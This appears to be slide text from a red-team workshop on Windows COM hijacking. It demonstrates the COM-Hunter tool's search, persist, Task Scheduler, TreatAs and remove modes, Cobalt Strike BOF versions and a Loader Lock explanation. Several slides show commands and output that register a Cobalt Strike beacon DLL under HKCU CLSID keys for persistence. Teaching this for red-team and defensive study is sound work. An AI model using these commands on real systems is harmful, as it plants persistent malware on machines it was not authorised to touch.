build-dotnet.yml

on: push

🔔 build 32s

Artifacts

Produced during runtime

Name	Size	Digest
📦 COM-Hunter-dotnet	17.2 KB	sha256:6e90ccd3fa8426a94116cac9c40c7d541f6a923eac19b644067adf013... 🔗

COM-Hunter

Search Mode

[+] Search Mode:

Usage: COM-Hunter.exe search <CLSID> <options>

-a, --all	Search DLL and EXE implementations in HKLM and HKCU
-i, --inprocserver32	Search DLL implementations in HKLM and HKCU
-l, --localserver32	Search EXE implementations in HKLM and HKCU
-m, --machine	Search DLL and EXE implementations in HKLM
-u, --user	Search DLL and EXE implementations in HKCU

COM-Hunter

Search Mode

```
[+] Search Mode:  
Usage: COM-Hunter.exe sea  
-a, --all  
-i, --inprocserver32  
-l, --localserver32  
-m, --machine  
-u, --user
```

```
PS C:\Users\nickvourd\Desktop> .\COM-Hunter.exe search "{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}" -a
```

COM-HUNTER

Version: 3.0
@nickvourd && @S1ckB0y1337
~ Inspired during the RTO course by @zeropointsecltd ~

```
[*] Starting Search Mode...
```

```
[+] InprocServer32 Found in HKLM  
[+] Registry Key Path: Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32  
[+] Registry Key Value: C:\Windows\System32\thumbcache.dll
```

```
[!] InprocServer32 COM Object NOT Found in HKCU
```

```
[!] LocalServer32 COM Object NOT Found in HKLM
```

```
[!] LocalServer32 COM Object NOT Found in HKCU
```

```
PS C:\Users\nickvourd\Desktop>
```

COM-Hunter

Persist Mode

[+] Classic Persist Mode:

Usage: COM-Hunter.exe persist <CLSID> <binary_path> <option>

-i, --inprocserver32 Set DLL implementation

-l, --localserver32 Set EXE implementation

COM-Hunter

Persist Mode

[+] Classic Persist Mode:

Usage: COM-Hunter.exe persist <CLSID> <binary_path> <option>

-i, --inprocserver32 Set DLL implementation

-l, --localserver32 Set EXE implementation

```
PS C:\Users\nickvourd\Desktop> .\COM-Hunter.exe persist "{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}" C:\Users\nickvourd\Desktop\beacon_x64.dll -i
```

COM-HUNTER

Version: 3.0

@nickvourd && @S1ckB0y1337

~ Inspired during the RTO course by @zeropointsec1td ~

[*] Starting Classic Persist Mode...

[+] Operation completed successfully!

[+] Registry Key Path: Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32

[+] Registry Key Value: C:\Users\nickvourd\Desktop\beacon_x64.dll

```
PS C:\Users\nickvourd\Desktop> |
```

Exercise 2

- Use COM-Hunter.exe to re-perform the example
(5 mins)

Bonus Exercise

- Use COM-Hunter.exe to perform classic persistence with the CLSID that you discover from Exercise 1

(5 mins)

COM-Hunter & Other TTPs

COM-Hunter & Other TTPs

Remove Mode

[+] Remove Mode:

Usage: COM-Hunter.exe remove <CLSID> <options>

-a, --all	Remove DLL and EXE implementations in HKLM and HKCU
-i, --inprocserver32	Remove DLL implementations in HKLM and HKCU
-l, --localserver32	Remove EXE implementations in HKLM and HKCU
-m, --machine	Remove DLL and EXE implementations in HKLM
-u, --user	Remove DLL and EXE implementations in HKCU

COM-Hunter & Other TTPs

Remove Mode

[+] Remove Mode:

Usage: COM-Hunter.exe remove <CLSID> <options>

-a, --all

Remove DLL and EXE implementations in HKLM and HKCU

-i, --inprocserver32

Remove DLL implementations in HKLM and HKCU

-l, --localserver32

PS C:\Users\nickvourd\Desktop> .\COM-Hunter.exe remove "{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}" -u -i

-m, --machine

-u, --user

COM-HUNTER

Version: 3.0

@nickvourd && @S1ckB0y1337

~ Inspired during the RTO course by @zeropointsecltd ~

[*] Starting Advanced Remove Mode...

[+] Successfully removed registry value in HKCU:\SOFTWARE\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32

PS C:\Users\nickvourd\Desktop>

COM-Hunter & Other TTPs

Task Scheduler Mode

Standard CLSID: 01575CFE-9A55-4003-A5E1-F38D1EBDCBE1

```
[+] Task Scheduler Mode:
```

```
Usage: COM-Hunter.exe tasksch <binary_path> <option>
      -i, --inprocserver32      Set DLL implementation
      -l, --localserver32      Set EXE implementation
```

COM-Hunter & Other TTPs

Task Scheduler Mode

Standard CLSID: 01575CFE-9A55-4003-A5E1-F38D1EBDCBE1

```
[+] Task Scheduler Mode:  
Usage: COM-Hunter.exe tasksch <  
      -i, --inprocserver32  
      -l, --localserver32
```



```
Windows PowerShell  
PS C:\Users\nickvourd\Desktop> .\COM-Hunter.exe tasksch C:\Users\nickvourd\Desktop\beacon_x64.dll -i  
  
COM-HUNTER  
  
Version: 3.0  
@nickvourd && @S1ckB0y1337  
~ Inspired during the RTO course by @zeropointsecLtd ~  
  
[*] Starting Task Scheduler Mode...  
  
[+] Operation completed successfully!  
[+] Registry Key Path: Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{01575CFE-9A55-4003-A5E1-F38D1EBDCBE1}\InprocServer32  
[+] Registry Key Value: C:\Users\nickvourd\Desktop\beacon_x64.dll  
  
PS C:\Users\nickvourd\Desktop>
```

COM-Hunter & Other TTPs

Cobalt Strike View Payloads Attacks Site Management Reporting Advanced Config Help												
⊕ ⊖ 🔊 🔗 📄 🖥️ 🌐 ⋮ ☁️ 📠 📷												
Sessions												
	external	internal ▲	listener	user	computer	note	process	pid	arch	last	sleep	payload name
🖥️	127.0.0.1	192.168.20.104	https	nickvourd	WIN11-DEV		taskhostw.exe	7088	x64	9s	1 minute 46 seconds (38% jitter)	nickvourd_098686

COM-Hunter & Other TTPs

- TreatAs Mode
- Fake CLSID length/format: x8-x4-x4-x4-x12

[+] TreatAs Mode:

```
Usage: COM-Hunter.exe treatas <CLSID> <fake_CLSID> <binary_path> <option>
      -i, --inprocserver32      Set DLL implementation
      -l, --localserver32      Set EXE implementation
```

COM-Hunter & Other TTPs

- TreatAs Mode
- Fake CLSID length/format: x8-x4-x4-x4-x12

```
[+] TreatAs Mode:
```

```
Usage: COM-Hunter.exe treatas <CLSID> <fake_CLSID> <binary_path> <option>
```

```
-i, --inprocserver32
```

```
-l, --localserver32
```

```
Windows PowerShell x + v
PS C:\Users\nickvourd\Desktop> .\COM-Hunter.exe treatas "{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}" "{00000012-1312-1997-2605-A8F59079A8D5}" C:\Users\nickvourd\Desktop\beacon_x64.dll -i
```

COM-HUNTER

Version: 3.0

@nickvourd && @\$!ckB0y1337

~ Inspired during the RTO course by @zeropointsecltd ~

```
[*] Starting TreatAs Persist Mode...
```

```
[+] Operation completed successfully!
```

```
[+] Registry Key Path: Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000012-1312-1997-2605-A8F59079A8D5}\InprocServer32
```

```
[+] Registry Key Value: C:\Users\nickvourd\Desktop\beacon_x64.dll
```


```
[+] Operation completed successfully!
```

```
[+] Registry Key Path: Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\TreatAs
```



```
[+] Registry Key Value: {00000012-1312-1997-2605-A8F59079A8D5}
```

```
PS C:\Users\nickvourd\Desktop>
```

COM-Hunter & Other TTPs



COM-Hunter & Other TTPs



Exercise 3

- Experiment with Task Scheduler mode of COM-Hunter.exe (3 mins)

CS BOF

A thick, wavy orange line is positioned horizontally below the text "CS BOF".

CS BOF

- Following TrustedSec's BOF Format
- Includes all functionalities of .NET implementation
- Compile:

```
[nickvourd@Nikoss-Mac-mini BOF % ./make_all.sh  
- com_hunter_persist  
- com_hunter_remove  
- com_hunter_search  
- com_hunter_tasksch  
- com_hunter_treatas  
nickvourd@Nikoss-Mac-mini BOF % █
```

CS BOF

- Following TrustedSec's BOF Format
- Includes all functionalities of .NET implementation
- Compile:

```
[nickvourd@Nikoss-Mac-mini BOF % ./m
- com_hunter_persist
- com_hunter_remove
- com_hunter_search
- com_hunter_tasksch
- com_hunter_treatas
nickvourd@Nikoss-Mac-mini BOF %
```

BOF

===

These commands execute as a Beacon Object File (BOF) and use the current Beacon thread

beacon_info	Print's beacon's in-memory location
clipboard	Attempt to get text clipboard contents
com_hunter_persist	Establish COM hijacking persistence in HKCU
com_hunter_remove	Remove COM hijacking persistence from registry by CLSID
com_hunter_search	Search for COM objects in registry by CLSID
com_hunter_tasksch	Establish Task Scheduler COM hijacking persistence in HKCU
com_hunter_treatas	Establish TreatAs COM hijacking persistence in HKCU
dllload	Load DLL into a process with LoadLibrary()
elevate	Spawn a session in an elevated context
getsystem	Attempt to get SYSTEM
jump	Spawn a session on a remote host
kerberos_ccache_use	Apply kerberos ticket from cache to this session
kerberos_ticket_purge	Purge kerberos tickets from this session
kerberos_ticket_use	Apply kerberos ticket to this session
reg	Query the registry
remote-exec	Run a command on a remote host
runasadmin	Execute a program in an elevated context
timestomp	Apply timestamps from one file to another

[WIN11-DEV] - x64 | nickvourd | 5356 - x64 - beacon (llvm)

beacon>

CS BOF

```
Listeners × Event Log × Beacon 192.168.20.104@5356 × Scripts ×
[07/31 18:11:31] beacon> com_hunter_search AB8902B4-09CA-4bb6-B78D-A8F59079A8D5 0
[07/31 18:11:31] [*] COM-Hunter BOF by @nickvourd
[07/31 18:11:31] [+] host called home, sent: 5364 bytes
[07/31 18:11:31] [+] received output:
[*] Starting Search Mode...
[*] CLSID: {AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}
[*] Server Mode: 0
[*] Hive Mode: 0

[+] InprocServer32 Found in HKLM
[+] Registry Key Path: Computer\HKLM\SOFTWARE\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32
[+] Registry Key Value: C:\Windows\System32\thumbcache.dll

[!] InprocServer32 COM Object NOT Found in HKCU

[!] LocalServer32 COM Object NOT Found in HKLM

[!] LocalServer32 COM Object NOT Found in HKCU

SUCCESS.
```

CS BOF

```
Listeners × Event Log × Beacon 192.168.20.104@5356 × Scripts × ...
[07/31 18:12:48] beacon> com_hunter_persist AB8902B4-09CA-4bb6-B78D-A8F59079A8D5 C:\Users\nickvourd\Desktop\beacon_x64.dll 0
[07/31 18:12:48] [*] COM-Hunter BOF by @nickvourd
[07/31 18:12:49] [+] host called home, sent: 5750 bytes
[07/31 18:12:49] [+] received output:
[*] Starting Classic Persist Mode...
[*] CLSID: {AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}
[*] Payload: C:\Users\nickvourd\Desktop\beacon_x64.dll

[+] InprocServer32 COM Hijacking Persistence Established!
[+] Registry Key Path: Computer\HKCU\SOFTWARE\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32
[+] Registry Key Value: C:\Users\nickvourd\Desktop\beacon_x64.dll
[+] ThreadingModel: Both

SUCCESS.
```

CS BOF

```
[07/31 18:13:56] beacon> com_hunter_remove AB8902B4-09CA-4bb6-B78D-A8F59079A8D5 1 2
[07/31 18:13:56] [*] COM-Hunter BOF by @nickvourd
[07/31 18:13:57] [+] host called home, sent: 5123 bytes
[07/31 18:13:57] [+] received output:
[*] Starting Remove Mode...
[*] CLSID: {AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}
[*] Server Mode: 1
[*] Hive Mode: 2

[+] InprocServer32 Successfully Removed from HKCU
[+] Deleted Key: Computer\HKCU\SOFTWARE\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32

SUCCESS.
```

DllMain Issue


DllMain Issue

- A legitimate program accidentally loads an attacker-controlled DLL instead of the real one because of the DLL search order.
- Normally, when Windows loads a DLL, it first executes the DLL's DllMain() function.
- The problem is that DllMain() runs while Windows holds a lock called **Loader Lock**.
- While Loader Lock is active, many Windows APIs are unsafe to call (for example, loading another DLL, creating processes, initializing COM, or performing certain other operations). Doing so can cause the application to freeze or crash.

DllMain Issue

- **Loader Lock** is an internal synchronization lock used by the Windows loader (ntdll.dll) to protect the process of loading and unloading DLLs.
- Loader lock isn't a security boundary, just a nuisance for some programming use cases.

DllMain Issue



DllMain Issue

  nickvourd /  COM-Hijacking-Voodoo-RTV-DefCon-34-Workshop

 Code  Issues  Pull requests  Agents  Actions  Projects  Wiki  Security and quality 

 main  COM-Hijacking-Voodoo-RTV-DefCon-34-Workshop / Source / Demo.c 

 nickvourd Add initial implementation of DLL entry point

Code Blame

21 lines (16 loc) · 480 Bytes

```
1  #include <windows.h>
2
3  BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
4  {
5      switch (fdwReason)
6      {
7          case DLL_PROCESS_ATTACH:
8              OutputDebugStringA("[*] DLL_PROCESS_ATTACH\n");
9
10             OutputDebugStringA("[*] Loader Lock is currently held.\n");
11             DebugBreak();
12
13             break;
14
15          case DLL_PROCESS_DETACH:
16              OutputDebugStringA("[*] DLL_PROCESS_DETACH\n");
17              break;
18      }
19
20      return TRUE;
21 }
```

  nickvourd /  COM-Hijacking-Voodoo-RTV-DefCon-34-Workshop

 Code  Issues  Pull requests  Agents  Actions  Projects  Wiki  Security and quality 

 main  COM-Hijacking-Voodoo-RTV-DefCon-34-Workshop / Source / Loader.c 

 nickvourd Change case of loaded DLL name from 'demo.dll' to 'Demo.dll'

Code Blame

7 lines (6 loc) · 81 Bytes

```
1  #include <Windows.h>
2
3  int main()
4  {
5      LoadLibraryA("Demo.dll");
6      return 0;
7  }
```

DllMain Issue

```
0:000> sxe ld:Demo.dll
0:000> g
ModLoad: 00007ffb`72580000 00007ffb`7263a000 C:\Users\nickvourd\Documents\COM-Hijacking-Voodoo-RTV-DefCon-34-Workshop\Source\Demo.dll
ntdll!NtMapViewOfSection+0x14:
00007ffb`8b320564 c3 ret
0:000> lm m Demo*
Browse full module list
start end module name
00007ffb`72580000 00007ffb`7263a000 Demo (deferred)
```

Disassembly

Address: @\$scopeip ☒ Follow current instruction

00007ffb`8b320550	4c8bd1	mov	r10, rcx
00007ffb`8b320553	b828000000	mov	eax, 28h
00007ffb`8b320558	f604250803fe7f01	test	byte ptr [7FFE0308h], 1
00007ffb`8b320560	7503	jne	ntdll!NtMapViewOfSection+0x15 (7ffb8b320565)
00007ffb`8b320562	0f05	syscall	
00007ffb`8b320564	c3	ret	
00007ffb`8b320565	cd2e	int	2Eh
00007ffb`8b320567	c3	ret	
00007ffb`8b320568	0f1f840000000000	nop	dword ptr [rax+rax]

ntdll!NtAccessCheckAndAuditAlarm: CFG

Registers

